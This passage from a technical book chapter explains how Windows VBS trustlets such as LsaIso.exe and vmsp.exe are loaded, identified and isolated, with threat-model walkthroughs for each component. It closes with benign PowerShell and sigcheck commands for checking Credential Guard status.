Failure mode: if the requested Trustlet ID and the embedded `.tpolicy` ID can diverge, identity becomes caller-controlled. A malicious or confused broker could request ID 1 semantics for a binary whose policy table was written for another service, gaining the wrong ETW, debug, crash-dump, or secure-storage rules. The Secure Kernel check is a consistency proof: the signed image must carry the policy for the class it is asking to become. Residual exposure remains in policy-table parsing itself, which is why this is not merely metadata; malformed tables are VTL0-influenced input parsed inside the VTL1 load path.

Gate 4: The trustlet instance GUID

Once gates 1-3 pass, the trustlet calls a secure-service routine the deck names `IumSetTrustletInstance`, identified by secure-call ordinal `0x80000001`. That routine binds the running process to a Trustlet Instance GUID, the runtime identity by which the Secure Kernel discriminates one instance of a trustlet from another. Hyper-V partition GUIDs flow into this identifier for the vTPM trustlets, so that the secrets a partition's vTPM holds are scoped to that partition's Instance GUID.

The same Instance GUID can be shared across distinct Trustlet IDs. That is the architectural primitive Microsoft uses for trustlet-to-trustlet authentication: the host-side Hyper-V vTPM (`vmsp.exe`, Trustlet ID 2) and the vTPM provisioning trustlet (ID 3) cooperate on a single partition's secrets by sharing the partition's Instance GUID. The Secure Kernel's `SkCapabilities` table hardcodes which Trustlet IDs are permitted to invoke which secure-storage operations against an Instance GUID; for the 2015-era IUM surface, the only ID-discriminated rules are `CheckByTrustletId 2` for `SecureStorageGet` and `CheckByTrustletId 3` for `SecureStorageSet` [277].

Failure mode: if Gate 4 binds only a GUID and not the `(Trustlet ID, Instance GUID)` pair, two different trustlet classes become indistinguishable storage principals. An attacker would need either an attacker-controlled trustlet (the malwarelet case), a compromised legitimate trustlet, or a Secure Kernel bug that lets a VTL0 caller set or reuse another component's GUID. The Secure Kernel check is not "does this GUID exist?" but "is this Trustlet ID allowed to perform this operation against this GUID?" Residual exposure is intentional sharing: ID 2 and ID 3 must share enough namespace to provision a vTPM, so the proof obligation shifts to the capability table that separates write authority from read authority.

Gate 5: the stripped-down loader

A trustlet's image loader is not the standard NT loader. The `ntdll` loader detects the secure-process flag through a check the deck names `LdrpIsSecureProcess`, which skips an unusually long list of features. Application Verifier hooks: skipped. Image File Execution Options registry checks: skipped. SxS / Fusion DLL redirection: skipped. The CSRSS connection ordinary NT processes establish during startup: skipped (the `BASE_STATIC_SERVER_DATA` structure CSRSS would normally hand back is fabricated locally on the trustlet's heap so dependent calls do not crash). Safer, AuthZ, Software Restriction Policies: all skipped. Any DLL load triggered from VTL0: refused.

The result is a loader path with no attack surface against VTL0 environment variables, no susceptibility to NT's normal "load this DLL instead" knobs, and no opportunity for the user's CSRSS process to inject anything into the trustlet's address space. The system-call surface available inside the trustlet is restricted to a version-specific subset: Ionescu's 2015 deck states the count verbatim for that build as *"Only 48 system calls are currently allowed from IUM Trustlets"* [277].

Failure mode: if the ordinary NT loader path runs, VTL0 gets its oldest process-compromise tools back: IFEO debugger redirection, Application Verifier shims, SxS DLL substitution, Known-DLL games, CSRSS-mediated startup state, and policy engines whose inputs live in registry hives or objects VTL0 can edit. The attacker would not need to read VTL1 memory; they would arrange for attacker-chosen code or attacker-chosen loader state to be present before the boundary becomes meaningful. The secure loader's check is negative as much as positive: deny VTL0-triggered DLL loads and skip VTL0-owned customization layers. Residual exposure is the smaller IUM syscall/API surface that remains, not the full Win32 loader ecology.

▶ **WALKTHROUGH — A TRUSTLET LOAD FROM IMAGE PATH TO RUNNING VTL1 PROCESS** The load begins in a normal-looking place (a request to create a process) but the request contains `PsAttributeSecureProcess`, the first fork from ordinary NT process creation. Code Integrity then evaluates the image as a Windows component and as an IUM-capable component: Signature Level 12 or better, Windows System Component Verification EKU, and IUM EKU. The Secure Kernel does not accept the caller's claimed Trustlet ID on faith; it opens the image's `.tpolicy` section, finds `s_IumPolicyMetadata`, checks the policy version, and verifies that the embedded Trustlet ID matches the requested one. Only after identity is established does the loader take the secure-process path: no IFEO, no Application Verifier, no SxS redirection, no CSRSS-mediated startup state, no VTL0-triggered DLL load. The running process then calls the secure service `IumSetTrustletInstance` to bind an Instance GUID. At that point the identity is three-dimensional: binary signer, Trustlet ID, and runtime Instance GUID. Failure before the GUID means no trustlet; failure after it means a trustlet with no access to its per-instance storage.




Figure 7.2: The five load-time gates that turn a binary into a trustlet (process attribute, signing EKUs at Level 12, .tpolicy metadata, Instance GUID, and the stripped-down IUM loader) each shown with its distinct failure outcome.

Gate	What it checks	Where it lives	Failure outcome
1. Process attribute	`PsAttributeSecureProcess` with 64-bit Trust-	NT kernel boot path	Normal NT process; no IUM bit ever set [277]

Gate	What it checks	Where it lives	Failure outcome
	let ID, requested via `NtCreateUserProcess`		
2. EKUs + Signing Level	Windows System Component EKU (`1.3.6.1.4.1.311.10.3.6`) AND IUM EKU (`1.3.6.1.4.1.311.10.3.37`); Signing Level >= 12	`ci.dll` integrity check, `CipMincryptToSigningLevel`	Load refused; no trustlet [329] [277]
3. `.tpolicy` + `s_IumPolicyMetadata`	PE section with version 1, matching Trustlet ID, and per-trustlet policy entries	Secure Kernel `SkpspFindPolicy`	Load refused; no trustlet [277]
4. Trustlet Instance GUID	`IumSetTrustletInstance` secure-call ordinal `0x80000001`; per-partition scoping for vTPM	Secure Kernel runtime	Process exists but cannot bind to per-instance secret storage
5. Loader strip-down	Skip Application Verifier, IFEO, SxS, CSRSS, Safer, AuthZ, SRP; deny VTL0-triggered DLL loads	NT `LdrpIsSecureProcess`	Normal NT loader runs; image loads but is not isolated

▸ **KEY IDEA** A trustlet is what passes all five gates. There is no other definition. Status is mechanical, not categorical: it is what the Secure Kernel's load path produces when a properly signed binary with a properly formed `.tpolicy` section calls `NtCreateUserProcess` with a proper secure-process attribute.

All five gates pass. The binary is now a trustlet. It is running in VTL1 user mode. The hypervisor refuses to map its pages into VTL0. Now what does it do? Who does it talk to?

The inbox roster

Five gates. Pass them all and you become a trustlet. Microsoft passes them on behalf of a small confirmed roster, and Microsoft also ships newer VBS-backed features whose exact implementation object is not publicly named. The word *small* is doing work. VTL1 user mode is not a second copy of Windows where arbitrary services migrate for neatness. It is a scarce compartment for code whose asset is

worth the cost of a cross-VTL boundary and whose interface can be narrow enough to audit.

Read the roster with three labels in mind. **Confirmed** means the Trustlet ID and role are on the public record. **Documented-not-public** means Microsoft documents a VBS-isolated security boundary but does not publish the binary name, Trustlet ID, or ALPC endpoint. **Third-party enclave** means the code runs in VTL1-protected enclave memory but is not an inbox trustlet process. Collapsing those categories is how good architecture writing turns into folklore.

Read each row in the roster as four coupled identities, not as a process name. The **Trustlet ID** is the load-time class baked into `.tpolicy`. The **binary** is the Microsoft-signed image that carries the IUM EKU. The **Instance GUID** is the runtime scope for per-instance storage, especially important for Hyper-V partitions. The **agent** is the VTL0 process that still faces the rest of Windows and therefore remains in the attacker's world. A secret is protected only if it stays on the trustlet side of that split; every request, handle, protocol parser, UI prompt, and network packet on the agent side remains ordinary VTL0 attack surface.




Figure 7.3: The canonical agent/trustlet split. The VTL0 agent (lsass.exe) keeps the protocol, session, and network state while the VTL1 trustlet (LsaIso.exe) holds the secret; only the request and response cross the LSA_ISO_RPC_SERVER ALPC channel the Secure Kernel marshals.

The agent / trustlet pattern

Before the roster, the pattern. Almost every shipping trustlet has a partner: an agent process in VTL0 that does the high-volume work of integrating with the rest of the operating system, and the trustlet itself in VTL1 holding the secret material. The two talk over an Advanced Local Procedure Call port whose server end is hosted by the trustlet.

Advanced Local Procedure Call (ALPC). A Windows inter-process communication primitive optimized for fast message exchange between processes on the same machine. The NT kernel hosts ALPC ports as named kernel objects (e.g., `\RPC Control\LSA_ISO_RPC_SERVER`); clients open a port and exchange messages with the server. For trustlets, the ALPC server runs inside the trustlet in VTL1; clients in VTL0 send requests, the Secure Kernel marshals the request across the VTL boundary, and the trustlet returns a result back to VTL0. The hash never leaves VTL1; the request and response do.

▶ **WALKTHROUGH — AN NTLM CHALLENGE THROUGH THE AGENT/TRUSTLET SPLIT** A server sends an NTLM challenge to a Windows client. The packet arrives in VTL0 and is parsed by ordinary networking and authentication code; `lsass.exe`, not `LsaIso.exe`, owns that protocol machinery. When LSASS needs the response computed with the user's NTLM material, it sends an ALPC request to `LSA_ISO_RPC_SERVER`. The request crosses into the Secure Kernel, which marshals the call into VTL1 user mode. `LsaIso.exe` reads the challenge, uses the hash it holds in VTL1-only memory, and returns an opaque response blob. The hash never crosses back. The response does. That is both the power and the limit of Credential Guard: memory extraction is blocked, but agent-side use of the credential remains possible because the entire point of authentication is to produce usable responses [311] [337].

The roster below names the agent for each trustlet where Microsoft has published one. Where the agent is not publicly named, the row says so.

Trustlet ID 0: The Secure Kernel process

The first inhabitant of VTL1 user mode. Hosts Device Guard and Hypervisor-protected Code Integrity policy decisions. Architecturally close to a daemon: it does not service external clients; it provides services the Secure Kernel itself relies on for policy decisions about whether a given image is permitted to load in VTL0 [277].

The important mental model is not "a hidden process that users can call." It is the user-mode policy companion to VTL1's kernel-mode enforcement. Hypervisor-protected Code Integrity has to answer questions that are too policy-rich to be hard-coded as a few SLAT bits: which signing levels are acceptable for a given image, which Device Guard rules are active, whether a Code Integrity policy authorizes a module, and how those decisions are exposed back to VTL0 without letting VTL0 rewrite the rule book. ID 0 is where that policy work lives.

That placement matters because it keeps the code-integrity decision out of the kernel it is judging. If the NT kernel could both request an image-load decision and edit the policy engine's memory, HVCI would collapse into another PPL-like kernel-enforced rule. By locating the policy service in VTL1 user mode, Microsoft gets a familiar user-mode implementation style (parsers, policy tables, ETW choices, crash behavior) while keeping the state VTL0 would most like to corrupt behind the hypervisor boundary. It is "process-like" for engineering reasons and "secure-kernel-adjacent" for threat-model reasons.

Failure-mode walkthrough: suppose a VTL0 kernel attacker can rewrite the policy state ID 0 uses to answer HVCI or Device Guard decisions. The immediate break is not that the attacker reads a secret; it is that the attacker turns the integrity

oracle into an approval oracle for code VTL0 wants to run. The attacker would need a way to write VTL1 policy memory, confuse the secure-call parameters that name a policy decision, or compromise the substrate that loaded the Secure Kernel Process in the first place. The Secure Kernel and hypervisor check the memory boundary and the load-time identity; HVCI then consumes decisions from a service VTL0 cannot patch in place. Residual exposure remains at the request boundary: VTL0 still supplies image paths, section objects, and policy-evaluation context, so parser bugs or confused-deputy decisions in the secure-call path are the realistic failure class, not direct memory theft.

Trustlet ID 1, `LsaIso.exe` (Credential Guard)

The canonical trustlet. Holds NTLM hashes and Kerberos Ticket-Granting Tickets. Its agent in VTL0 is `lsass.exe`, the Local Security Authority Subsystem Service that has held those secrets directly for every version of Windows NT until 2015. The ALPC port name is `LSA_ISO_RPC_SERVER`. The IUM-side API the trustlet exposes is narrow: `EncryptData` and `DecryptData` on opaque blobs, plus a handful of internal management operations [311].

The Microsoft Learn explanation is the verbatim public account:

> With Credential Guard enabled, the LSA process in the operating system talks to a component called the isolated LSA process that stores and protects those secrets, LSAIso.exe. Data stored by the isolated LSA process is protected using VBS and isn't accessible to the rest of the operating system. LSA uses remote procedure calls to communicate with the isolated LSA process [311].

A VTL0 caller (including SYSTEM-in-the-NT-kernel) can ask the trustlet to encrypt a freshly supplied credential or to authenticate a freshly received challenge. It cannot ask the trustlet to expose the underlying NTLM hash in plaintext. The raw hash never leaves VTL1: only encrypted blobs and the authentication outcomes derived from it do. That is the entire point.

Failure-mode walkthrough: if the `LsaIso.exe` boundary is violated, pass-the-hash becomes literal again. The attacker no longer has to relay a challenge or wait for an authentication event; they dump reusable NTLM material and Kerberos tickets out of memory the way older LSASS tooling did. To get there, the attacker needs one of three things: a VTL0-to-VTL1 bug in the secure-call/marshalling path, a substrate failure that lets attacker code load as a trustlet, or a logic bug in `LsaIso.exe` that returns material its contract says should stay opaque. The Secure Kernel checks page ownership and marshals only allowed calls; code integrity checks the image; the ALPC/RPC contract is supposed to return operations, not secrets. The residual

exposure is exactly Microsoft and Lyak's documented caveat: VTL0 can still ask for *use* of a credential through `lsass.exe`, so challenge-response relay and protocol abuse remain possible even when memory extraction fails [311] [337].

Trustlet ID 2, `vmsp.exe` (Hyper-V vTPM, host side)

The Hyper-V Virtual Trusted Platform Module on the host side (the TPM chapter, Chapter 2, owns the underlying primitive). One `vmsp.exe` instance per guest partition; the agent is `vmwp.exe`, the Hyper-V Virtual Machine Worker Process for that partition. The Instance GUID is the partition's GUID, so that the keys a partition's vTPM holds are scoped to that partition and that partition only. Storage primitives include a Mailbox primitive (protected by a per-instance Security Cookie) and a Secure Storage primitive that produces Ingress and Egress blobs encrypted with per-Instance IDK material [277] [338].

Shielded VMs on Windows Server 2016 and later consume `vmsp.exe`. A shielded VM, per Microsoft Learn, *"has a virtual TPM, is encrypted using BitLocker, and can run only on healthy and approved hosts in the fabric"* [338]. The vTPM keys live in the host's `vmsp.exe` trustlet; the BitLocker volume master key in the guest is sealed against that vTPM; and a SYSTEM-privilege NT-kernel write primitive on the host cannot read the partition's vTPM secrets even though the host can otherwise reach the partition's memory.

Failure-mode walkthrough: if the `vmsp.exe` boundary breaks, host compromise becomes key compromise for every protected guest whose vTPM state the broken instance can reach. The attacker wants the vTPM's sealed keys or the ability to make the vTPM sign/decrypt as if the guest were healthy. To exploit that, the attacker would need to cross from `vmwp.exe`/host VTL0 into the VTL1 `vmsp.exe` address space, confuse the partition GUID used as the Instance GUID, or abuse a secure-storage capability that returns another partition's blob. The Secure Kernel's checks are two-dimensional: Trustlet ID 2 is the runtime reader, and the Instance GUID scopes the material to one partition. Residual exposure remains in `vmwp.exe` and the VM management plane: the host can pause, starve, misconfigure, or deny service to the guest, and bugs in TPM command parsing can still be reachable through the legitimate agent channel.

Trustlet ID 3: vTPM provisioning trustlet

Pushes initial secrets into a partition's Instance GUID at vTPM creation time. The Secure Kernel's `SkCapabilities` array hardcodes `CheckByTrustletId 2` for `SecureStorageGet` and `CheckByTrustletId 3` for `SecureStorageSet`; those are the only Trustlet-ID-checked secure-storage operations in the 2015-era IUM secure-call surface [277]. The pair

of trustlets cooperates on the same Instance GUID so the provisioning trustlet writes and `vmsp.exe` reads, with the Secure Kernel enforcing that no other trustlet can do either.

The lifecycle is easiest to understand as a handoff. When Hyper-V creates a protected guest with a virtual TPM, there is a moment before the long-lived `vmsp.exe` instance can serve TPM commands for that partition. Initial vTPM state has to be generated, associated with the partition's GUID, and stored under keys that the VTL0 host cannot read. The provisioning trustlet owns the write side of that first operation. It can set the secure-storage material for the Instance GUID, but it is not the runtime TPM service. After provisioning, `vmsp.exe` owns the read side and services the guest's TPM operations through `vmwp.exe`.

This split is why Trustlet ID and Instance GUID are separate. The Instance GUID says "this partition's vTPM namespace." The Trustlet ID says "which class of trustlet is allowed to perform which operation in that namespace." Sharing the GUID without checking the ID would let any cooperating trustlet become a storage peer; checking only the ID without the GUID would collapse every VM's vTPM state into one global bucket. `SkCapabilities` has to enforce both axes, and for the published 2015 surface the ID-checked operations are exactly the provisioning/runtime pair: ID 3 sets, ID 2 gets [277].

Failure-mode walkthrough: the provisioning trustlet is dangerous precisely because it is allowed to create initial state. If an attacker can run ID 3 operations after provisioning, or can bind ID 3 to a victim partition's Instance GUID, the break is not passive disclosure but active state substitution: seed a vTPM with attacker-known material, overwrite the initial secure-storage blob, or make a later `vmsp.exe` read a blob that was never generated for that guest. The attacker would need a compromised provisioning path, a GUID-binding bug, or a missing `CheckByTrustletId 3`/operation-state check. The Secure Kernel must prove that the caller is ID 3, the operation is `SecureStorageSet`, the GUID is the target partition, and the lifecycle permits setting. Residual exposure is operational: provisioning is a short, high-value window, so logging and host-fabric policy matter even though VTL0 cannot read the resulting keys.

Enhanced Sign-in Security (ESS) biometric matching component (Windows 11+)

Microsoft Learn documents the architectural placement of Windows Hello's facial-recognition algorithm verbatim:

> When ESS is enabled, the face algorithm is protected using VBS to isolate it from the rest of Windows. The hypervisor is used to specify and protect memory regions, so that they can only be accessed by processes running in VBS. The hypervisor allows the face camera to write to these memory regions providing an isolated pathway... Sensors that support ESS have a certificate embedded during manufacturing [339].

The page also documents the certificate chain that authenticates the camera to the matcher and the match-on-sensor requirement for fingerprint readers under ESS. Microsoft does *not* publicly name the binary that hosts the face algorithm, and it does not publicly assign that binary a Trustlet ID. The public fact is therefore **documented-not-public VBS isolation**, not a confirmed inbox trustlet identity. It may be implemented by an IUM trustlet, by a VBS enclave-like component, or by another Secure Kernel-mediated service; the published docs do not say.

Failure-mode walkthrough: if the ESS boundary is violated, the break is biometric replay or matcher-state compromise, not necessarily password theft. A VTLo attacker wants to inject camera frames, read or replace face-template/matcher state, downgrade the certificate-authenticated camera path, or trick the matcher into accepting an unauthenticated sensor. The documented Secure Kernel/hypervisor role is to protect the memory regions used by the face algorithm and to permit the ESS-capable camera to write along an isolated path; the documented device role is certificate-backed sensor authentication [339]. Residual exposure remains outside that protected path: the Windows Hello broker, enrollment UX, policy configuration, fallback PIN flows, and any non-ESS sensor mode are still ordinary Windows surfaces. Because Microsoft has not published a Trustlet ID, a reader should not audit ESS by looking for a made-up `EssIso.exe`; they should verify ESS configuration, sensor certification, and the supported Windows Hello state.

Administrator Protection / Adminless issuer (Windows 11, rolling out 2025-26)

In October 2025 Microsoft shipped a preview of Administrator Protection in KB5067036 [340] and reverted the rollout in the same update note [323]. The Microsoft Learn page describes the security model:

> Once authorized, Windows uses a hidden, system-generated, profile-separated user account to create an isolated admin token. This token is issued to the requesting process and is destroyed once the process ends, ensuring that admin privileges don't persist. Administrator protection introduces a new security boundary with support to fix any reported security bugs [323].

The implementation surface that issues those tokens is not publicly named. The architectural family resemblance to a trustlet is strong, and the "new security boundary with support to fix any reported security bugs" line is the formal

servicing commitment Microsoft makes for the boundary. Whether the issuer is a trustlet, a VBS Enclave, or a separately isolated VTL0 process is, as of mid-2026, not on the public record.

The security claim is nevertheless concrete enough to reason about. Classic UAC split tokens leave an administrator's medium-integrity session tied to a high-privilege token that can be requested later. Administrator Protection changes that shape: the everyday session runs as a standard user, a Windows Hello authorization gates elevation, Windows creates a hidden profile-separated admin identity, and the resulting admin token is issued only to the requesting process and destroyed when that process exits [323]. The sensitive operation is therefore not "store my password safely" but "mint a transient administrator authority without leaving reusable standing privilege in the user's logon session."

That is exactly the kind of issuer state VBS isolation is good at protecting: policy inputs arrive from VTL0, a narrow decision is made in an isolated boundary, and a usable outcome returns to VTL0. It is also exactly where this chapter must stay disciplined. There is no published `AdminIso.exe`, no public ALPC endpoint, and no Trustlet ID in the Microsoft documentation. Treat Administrator Protection as a VBS-era security boundary with trustlet-like economics, not as a named inbox trustlet until Microsoft or a reproducible public enumeration says so.

Failure-mode walkthrough: if the Administrator Protection issuer boundary breaks, the failure is unauthorized minting or reuse of administrative authority. The attacker wants a high-privilege token without a fresh Windows Hello authorization, a token that outlives the requesting process, or access to the hidden profile-separated account's standing material. The attacker would need to compromise the broker that asks for elevation, the isolated issuer that decides, the token handoff path back to VTL0, or the policy state that says which operation is being authorized. The documented checks are policy and lifecycle checks: authorize, create a profile-separated admin token, issue it only to the requesting process, destroy it when the process exits [323]. Residual exposure is large because the output is intentionally usable in VTL0: once an elevated process exists, its command line, child processes, handles, and UI are normal Windows attack surface. VBS can protect the issuer; it cannot make every elevated action safe.

Third-party VBS enclaves (Windows 11 24H2 and later)

For the first time since 2015, a VBS-backed higher-trust user-mode primitive is exposed to third-party developers. It is not an inbox trustlet. A VBS Enclave is a DLL

signed with a Trusted Signing certificate and loaded into a VTL1 enclave region of a host process via `CreateEnclave` and `CallEnclave`. The OS support is narrow:

> Windows 11 Build 26100.2314 or later... Windows Server 2025 or later... Visual Studio 2022 version 17.9 or later... The Windows Software Development Kit (SDK) version 10.0.22621.3233 or later, which provides veiid.exe (the VBS Enclave import ID binding utility) and signtool.exe... A Trusted Signing account [280].

Azure SQL's "Always Encrypted with secure enclaves" is the public flagship consumer. The architectural difference from an inbox trustlet is the API surface and the enclave-versus-process model: a VBS Enclave is a region inside an existing process's address space, not a separately scheduled process. The threat model is analogous but not identical: the untrusted host process calls into enclave code, while the enclave region is protected by VBS; there is no inbox Trustlet ID or separate trustlet process to enumerate [281].

Failure-mode walkthrough: if a VBS Enclave boundary breaks, the likely bug is not "dump a trustlet process" but host/enclave confusion. The host controls pointers, lengths, call timing, and shared buffers; the enclave holds keys or plaintext the host should not see. An attacker needs a validation bug (use host pointers after check, trust a length across a time-of-check/time-of-use window, parse a host-owned structure in place) or a signing/measurement failure that loads the wrong enclave image. Microsoft's 2025 MSRC guidance names exactly this proof obligation for enclave authors: validate host parameters, copy before checking, avoid TOCTOU, and assume the host is malicious [283]. Residual exposure is developer discipline. VBS supplies the memory boundary, but application code defines what crosses it.

Roster table

Status	Trustlet ID	Binary / component	VTL0 agent	Endpoint / call path	Secret / operation	Source
Confirmed trustlet	0	Secure Kernel Process	(internal; no external agent)	(internal)	Device Guard / HVCI policy decisions	[277]
Confirmed trustlet	1	`LsaIso.exe`	`lsass.exe`	`LSA_ISO_RPC_SERVER`	NTLM hashes, Kerberos TGTs;	[311] [277]

Status	Trustlet ID	Binary / component	VTL0 agent	Endpoint / call path	Secret / operation	Source
					`EncryptData` / `DecryptData`	
Confirmed trustlet	2	`vmsp.exe`	`vmwp.exe` (per partition)	per-instance, partition GUID scoped	Hyper-V vTPM, host side; secure storage `Get`	[277] [338]
Confirmed trustlet	3	vTPM provisioning trustlet	(Hyper-V provisioning agent)	per-instance, partition GUID scoped	Initial secret provisioning; secure storage `Set`	[277]
Documented-not-public VBS isolation	not publicly documented	ESS face-algorithm component	Hello biometric pipeline; sensor-issued cert auth	not publicly named	Face template matching (fingerprint matching under ESS is match-on-sensor)	[339]
Documented-not-public security boundary	not publicly documented	Administrator Protection issuer	UAC / Authorization Manager broker	not publicly named	Just-in-time admin token issuance	[323]
Third-party VBS enclave	not a Trustlet ID	VBS Enclave DLL process	host (`CreateEnclave` caller)	direct calls via `CallEnclave`	Application-defined; e.g., Azure SQL Always Encrypted	[280] [281]

▪ **SIDENOTE** The published authoritative trustlet list still stops at Trustlet IDs 0-3 from August 2015. Every roster published after that point has been inferred from secondary evidence: kernel symbols, ALPC port enumeration via `NtQuerySystemInformation`, documented architectural placements. Microsoft has not republished an authoritative roster for any later Windows release.

Where the public record runs out.

> Two rows in the list above are **not confirmed trustlets**. The ESS face-algorithm matcher is documented to live in VBS-isolated memory, with sensor-certificate authentication and template-encryption keys held in VBS, but the binary's name and Trustlet ID are not on the public record [339]. The Administrator Protection token issuer's implementation surface is even less precisely specified: "a hidden, system-generated, profile-separated user account" inside "a new security boundary," but no commitment to whether the issuer is a trustlet, a VBS Enclave, or a separate isolated process [323]. This chapter will not invent names or numbers for either. Empirical enumeration via `NtQuerySystemInformation(SystemIsolatedUserModeInformation)` on a current Windows 11 build is the only way to obtain a current trustlet roster, and that route is outside the scope of this chapter.
>
> **What Credential Guard does not protect.**
>
> Credential Guard prevents the *memory-resident* NTLM hash or Kerberos TGT from being read out of VTL0. It does not protect typed-in credentials, the agent-side relay surface, plaintext-secret protocols (CredSSP / NTLMv1 / MS-CHAPv2 / Digest), or liveness; the full four-item enumeration with citations lives in the Defender guidance later in this chapter. Microsoft documents one corner of the limit verbatim: Credential Guard *"doesn't prevent an attacker with malware on the PC from using the privileges associated with any credential"* [311].

The published confirmed trustlet roster stops at Trustlet IDs 0-3 from 2015. The set of VBS-backed security features on a 2026 box is larger, but Microsoft has not published which of those features are classic IUM trustlets with Trustlet IDs. That is one of the open problems the Open Problems section returns to.

Documented reproducibility, not captured proof

A Reasoner should be able to separate four questions that get blurred in casual VBS discussions: is the VBS substrate running, is Credential Guard one of the services hosted there, is the isolated LSA trustlet present as a process the normal OS can see, and do ordinary VTL0 process-memory operations fail against that process? The supported verification surface is Windows' Device Guard CIM provider and the normal process table. This section is explicitly ○ **DOCUMENTED reproducibility**: commands a reader can run and the expected shapes they should see, not a captured, hash-stamped lab artifact from this chapter. There is no captured evidence here, and the chapter should not be read as claiming a hash-stamped lab artifact.

The sequence below is therefore a *reproducibility ladder*. The first rung checks the platform mode. The second checks the security service. The third checks that the canonical agent/trustlet split is visible. The fourth explains the isolation property that a lab would demonstrate with a failed `ReadProcessMemory`, `VirtualAllocEx`, or `CreateRemoteThread` attempt. Without all four rungs, people talk past one another: a box can have VBS configured but not running, Credential Guard configured but not reported in `SecurityServicesRunning`, `LsaIso.exe` present but not understood as VTL1 user mode, or a visible process misread as an ordinary dumpable process.

VBS and Credential Guard status via the supported Device Guard CIM provider.

```
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\
  Microsoft\Windows\DeviceGuard |
Select-Object VirtualizationBase
  dSecurityStatus, SecurityServicesRunning
```

Expected shape on a protected Windows 11 system:

```
VirtualizationBasedSecurityStatus: 2
SecurityServicesRunning: {1, 2}
```

Microsoft documents `VirtualizationBasedSecurityStatus = 2` as VBS running and the security-services array as the place where Credential Guard and Hypervisor-Enforced Code Integrity are reported [311]. The exact integer-to-name rendering depends on the shell and tooling layer; the important distinction is configured versus running.

isolated LSA trustlet process presence.

```
Get-Process -Name LsaIso,lsass -ErrorAction Stop |
Select-Object Name, Id, Path
```

Expected shape when Credential Guard is active:

```
Name Id Path
---- -- ----
LsaIso... C:\Windows\System32\LsaIso.exe
lsass... C:\Windows\System32\lsass.exe
```

The meaning is not that `LsaIso.exe` is secret. It is visible precisely because it is a process. The meaning is that ordinary process-memory APIs do not work against it as they do against `lsass.exe`; Microsoft states that `CreateRemoteThread`, `VirtualAllocEx`, and `Read/WriteProcessMemory` do not work as expected against trustlets [310].

candidate trustlet signing and IUM identity check.

```
sigcheck.exe -i C:\Windows\System32\LsaIso.exe
```

Expected shape on a Microsoft-signed isolated LSA binary:

```
Verified: Signed
Signing date:...
Publisher: Microsoft Windows
Description: Credential Guard & Key Guard
```

The public trustlet gate is stricter than ordinary Microsoft signing: Ionescu's Windows 10 RTM analysis identifies Signature Level 12 plus both the Windows System Component Verification EKU and the IUM EKU as the required code-integrity condition [277]. Sigcheck is a practical first look; the architectural proof is the Secure Kernel load path described in the five gates above.

VTL0 process-memory APIs are expected to fail against trustlets.

```
# Do not run invasive memory probes against production credential
  infrastructure.
# In a lab, a minimal ReadProcessMemory/CreateRemoteThread/
  VirtualAllocEx probe
